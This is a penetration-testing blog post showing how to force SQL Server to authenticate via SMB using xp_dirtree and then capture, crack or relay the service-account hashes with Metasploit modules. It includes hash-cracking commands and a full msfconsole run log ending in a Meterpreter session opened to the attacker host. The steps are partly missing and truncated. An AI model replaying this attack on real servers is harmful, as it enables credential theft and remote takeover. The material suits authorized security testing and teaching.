Executing SMB Relay Attacks via SQL Server using Metasploit

In this blog, I'll provide a brief overview of SMB Relay attacks and show how they can be initiated through a Microsoft SQL Server. I will also provide some practical examples that show how to use new Metasploit modules to gain unauthorized access to SQL Servers during a penetration test. Below is a summary of what will be covered in this blog:

- A Brief History of SMB Relay
- Using SQL Server to Iniate SMB Authentication Attacks
- Using Metasploit Modules to Capture and Crack Hashes
- Using Metasploit Modules to Relay Authentication

A Brief History of SMB Relay

In summary, an SMB Relay attack can be loosely defined as the process of relaying SMB authentication from one system to another via a man-in-the-middle (MITM) position. Based on my five whole minutes of wiki research I now know that the issues that allow smb attacks to be succesful were identified as a threat in the late 90's. However, it wasn't until 2001 that Sir Dystic publicly released a tool that could be used to perform practical attacks. Seven years later Microsoft got around to partially fixing the issue with a patch, but it only prevents attackers from relaying back to the originating system. I guess the good news is that SMB relay attacks can be prevented by enabling and requiring smb message signing, but the bad news is that most environments are configured in such a way that attackers can still relay authentication to other systems. 2001 was a while ago, so I got out my calculator and did some hardcore math to figure out that this has been a well known and practiced attack for at least 11 years. During that time there have been many tools and projects dedicated to taking advantage of the attack technique. Some of the more popular ones include Metasploit, Squirtle, and ZackAttack. Anyway, let's get back on track…

Using SQL Server to Initiate SMB Authentication Attacks

So how can we initiate SMB authentication through a SQL Server? As it turns out, SQL Server can interact with the file system in a number of different ways. For example, it supports functions for reading from files, providing directory listings, and checking if files exist. The xp_dirtree and xp_fileexist stored procedures are especially handy, because by default they can be executed by any login with the PUBLIC role in SQL Server 2000 to 2012.

How does this help us? Both the xp_dirtree and xp_fileexist stored procedures can support more then just local drives. They also support remote UNC paths (\serverfile). Also, everytime the SQL Server attempts to access a remote file server via a UNC path it automatically attempts to authenticate to it with the SQL Server service account.


The normal authentication process that would occur when a SQL Server accesses a remote file share via a UNC path looks something like the diagram below:

In most enterprise environments the SQL Server service is configured with a domain account. What that means is an attacker could execute one of the prelisted stored procedures via SQL injection (or a valid SQL login) and relay the authentication to another database server to obtain a shell. Alternatively, an attacker could simply capture and crack the hashes offline. However, it should be noted that the SQL Server service can be configured with a number of different accounts. Below is a table showing the basic account configuration options and potential attacks.

Service Account	**Network Communication**	**SMB Capture**	**SMB Relay**
NetworkService	Computer Account	Yes	No
Local Administrator	Local Administrator	Yes	Yes
Domain User	Domain User	Yes	Yes
Domain Admin	Domain Admin	Yes	Yes

Using Metasploit Modules to Capture and Crack Hashes

So now that you understand how the basics work, let’s walk through how to initate SMB authentication through SQL server with the intent of gathering and cracking credentials for later use. In the diagram below, I’ve tried to illustrate what it would look like if an attacker initiated a connection from the SQL server to their evil server and captured hashes using a static nonce.



The attack scenario above can be automated using the "auxiliary/server/capture/smb" and "auxiliary/admin/mssql/mssql_ntlm_stealer" Metasploit modules. Below is a step by step example of how to capture and crack the credentials using those modules.

Systems for the scenario:

- SQL Server 1: 192.168.1.100
- Attacker System: 192.168.1.102

1. Crack the second half with john the ripper to obtain the case insensitive full LM password. Use the netntlm.pl script from the jumbo pack. They can be downloaded from http://www.openwall.com/john/.

   C:>perl netntlm.pl –seed WINTER2 –file john_hashes.txt

…[TRUNCATED]…

Loaded 1 password hash (LM C/R DES [netlm]) WINTER2012 (sqlaccount) guesses: 1 time: 0:00:00:10

DONE (Mon Nov 26 10:59:56 2012) c/s: 428962 trying: WINTER204K – WINTER211IA

…[TRUNCATED]…

1. Run the same command again to obtain the case sensitive password.

   C:>perl netntlm.pl –seed WINTER2 –file john_hashes.txt

   …[TRUNCATED]…


   Performing NTLM case-sensitive crack for account: sqlaccount. guesses: 1 time: 0:00:00:00 DONE (Mon Nov 26 11:01:54 2012) c/s: 1454 trying: WINTER2012 – winter2012 Use the "–show" option to display all of the cracked passwords reliably Loaded 1 password hash (NTLMv1 C/R MD4 DES [ESS MD5] [netntlm]) Winter2012 (sqlaccount)

   …[TRUCATED]…

If you're interested in automating the process a little, Karl Fosaaen has created a PowerShell script to do it for you: https://github.com/NetSPI/PS_MultiCrack

Using Metasploit Modules to Relay SMB Authentication

Ok, now for the classic relay example. Below is basic diagram showing how an attacker would be able to leverage a shared SQL Server service acccount being used by two SQL servers. All that's required is a SQL injection or a SQL login that has the PUBLIC role.



Now that we have covered the visual, let's walkthrough the practical attack using the mssql_ntlm_stealer module. This can be used during penetration tests to obtain a meterpreter session on SQL Servers that are using a shared service account. Systems for the scenario:

- SQL Server 1: 192.168.1.100
- SQL Server 2: 192.168.1.101
- Attacker System: 192.168.1.102

1. Configure and execute the "mssql_ntlm_stealer" Metasploit module against SQL Server 1:

```
msfconsole use auxiliary/admin/mssql/mssql_ntlm_stealer
set USE_WINDOWS_AUTHENT true
set DOMAIN DEMO
set USERNAME test
set PASSWORD Password12
set RHOST 192.168.1.100
set RPORT 1433
set SMBPROXY 192.168.1.102
msf auxiliary(mssql_ntlm_stealer) > run
[*] DONT FORGET to run a SMB capture or relay module!
[*] Forcing SQL Server at 192.168.1.100 to auth to 192.168.1.102 via xp_dirtree...
[*] Received 192.168.1.100:1058 LVAsqlaccount LMHASH:feefee989
c0b45f833b7635f0d2ffd667f4bd0019c952d5a NTHASH:8f3e0be3190fee6b
d17b793df4ace8f96e59d324723fcc95 OS:Windows Server 2003 3790 Service Pack 2 LM:
[*] Authenticating to 192.168.1.101 as LVAsqlaccount...
[*] AUTHENTICATED as LVAsqlaccount...
[*] Connecting to the ADMIN$ share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Created saEQcXca.exe...
[*] Connecting to the Service Control Manager...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Sending stage (752128 bytes) to 192.168.1.101

[*] Closing service handle...
[*] Deleting saEQcXca.exe...
[*] Sending Access Denied to 192.168.1.100:1058 LVAsqlaccount
[+] Successfully executed xp_dirtree on 192.168.1.100
[+] Go check your SMB relay or capture module for goodies!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ntlm_stealer) >
[*] Meterpreter session 1 opened (192.168.1.102:4444 -> 192.168.1.101:1059) at
```

2012-11-26 11:54:18 -0600

I know my text examples can be a little lame, so I've put together a video example to how this attack can be done via SQL injection. Hopefully it can provide some additional insight into the attack process.

Wrap Up

I would like to make it clear that none of these are original ideas. Techniques for initiating SMB relay attacks through SQL injection on database platforms like SQL Server have been around a long time. My hope is that the Metasploit modules can be used during penetration tests to help generate more awareness. To those out there trying to do a little good with a little bad – have fun and hack responsibly!